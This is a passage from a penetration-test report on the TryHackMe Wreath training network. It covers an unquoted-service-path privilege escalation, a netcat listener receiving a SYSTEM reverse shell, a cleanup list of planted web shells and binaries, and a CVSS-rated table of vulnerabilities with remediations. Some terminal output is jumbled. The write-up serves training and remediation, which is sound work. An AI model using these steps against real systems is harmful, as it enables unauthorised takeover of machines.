              3 Dir(s) 6,881,570,816 bytes free
C:\tools>
```

### **Privilege Escalation**

Reaching for the final step, we restarted the vulnerable service with the command:

sc stop SystemExplorerHelpService

and restarted it with:

sc start SystemExplorerHelpService

```
C:\tools>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService
SERVICE_NAME: SystemExplorerHelpService
                           : 20 WIN32_SHARE_PROCESS
        TYPE
        STATE
                            : 3 STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
                               (0×0)
        WIN32_EXIT_CODE
                           : 0
        SERVICE_EXIT_CODE : 0
CHECKPOINT : 0×
                                (0×0)
                           : 0×0
        WAIT_HINT
                           : 0×1388
C:\tools>sc start SystemExplorerHelpService
  start SystemExplorerHelpService
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
C:\tools>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
                                               I
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
C:\tools>
```

In spite of the fail status the procedure returns, you can notice that, on our attacking machine and through the netcat listener, we received a reverse shell with System privileges.

```
-(kali®kali)-[~/tryhackme/wreath]
                                                                               [SC] StartService FAILED
_$ nc -lnvp 5152
listening on [any] 5152 ...
                                                                               The service did not resp
connect to [10.50.185.70] from (UNKNOWN) [10.200.188.100] 50343
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.
                                                                               C:\tools>sc start System
                                                                               sc start SystemExplorerH
C:\Windows\system32>whoami
                                                                               [SC] StartService FAILED
whoami
nt authority\system
                                                                               The service did not resp
C:\Windows\system32>
                                                                               C:\tools>
```

# Cleanup

Security.egg made sure that any action taken to assist our penetration testing was reversed to its former state. Thus, we followed the proper steps for each machine compromised in Wreath's network.

#### prod-server (10.200.72.200)

- deleting file eggd-nmap
- deleting file ncat-eggd
- closing port 15525

#### git-server(10.200.72.150)

- deleting file chisel eggd.exe
- closing port 15555

#### personal PC(10.200.72.100)

- deleting file test\_egg.jpg.php
- deleting file shell\_egg.jpg.php
- deleting file Wrapper.exe
- deleting file System.exe
- deleting file egg\_nc64.exe
- restarting service SystemExplorerHelpService

# Conclusion

This report showcases how an attacker is able to compromise, in full, the Wreath network, by exploiting already known CVEs and configuration vulnerabilities. The impact on the final target of the network is critical and could have caused significant and dangerous results for our client. Some examples of exploiting material, as a spyware or a ransomware, could have brought extensive financial and confidential damage.

We suggest and encourage you to apply the latest patches on every outdated software your machines are running over the entire network, immediately. Also, be sure that you will update your own developed software to meet the necessary security criteria, as long as your system's vulnerable configurations.

# Appendix A: Vulnerabilities, Risk and Mitigations

In accordance with the CVSS calculator<sup>6</sup> and the CVE reports found, we prepared a table demonstrating the importance of our findings.

#### **Outdated Webmin Server Software**

Rating: High

Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Description:** The affected version allows unauthorized RCE with root privileges.

**Remediation:** Update to its latest version.

#### Unauthorized Remote Code Execution on GitStack 2.3.10

Rating: High

Vector: CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Description:** The GitStack software is vulnerable to unauthorized RCE, while a simple exploit is available online, for free. Additionally, on the assessed machine is configured to run as root.

**Remediation:** Lower the privileges of the running software to minimum. There is no latest mitigation considering this product.

#### Weak Login Credentials

Rating: Medium

Vector: CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:U/C:L/I:H/A:N

Description: A weak password hash found on git server, leading to unpredictable login

to Mr.Wreath's personal file upload application.

**Remediation:** Use of a stronger password.

<sup>6</sup> https://www.first.org/cvss/calculator/3.1

#### Defective File Upload Examination

**Rating:** Medium

**Vector:** CVSS:3.1/AV:A/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

**Description:** An application responsible for uploaded file extension validation is not developed correctly and therefore allowing executable files to be placed on the server.

**Remediation:** Improve the application's logic appropriately.

#### Misconfigured Service Path Leading to Privilege Escalation

Rating: High

**Vector:** CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

**Description:** A service runs with its respecting path unquoted, being vulnerable to an

Unquoted Service Path attack.

**Remediation:** Correct the system's configurations.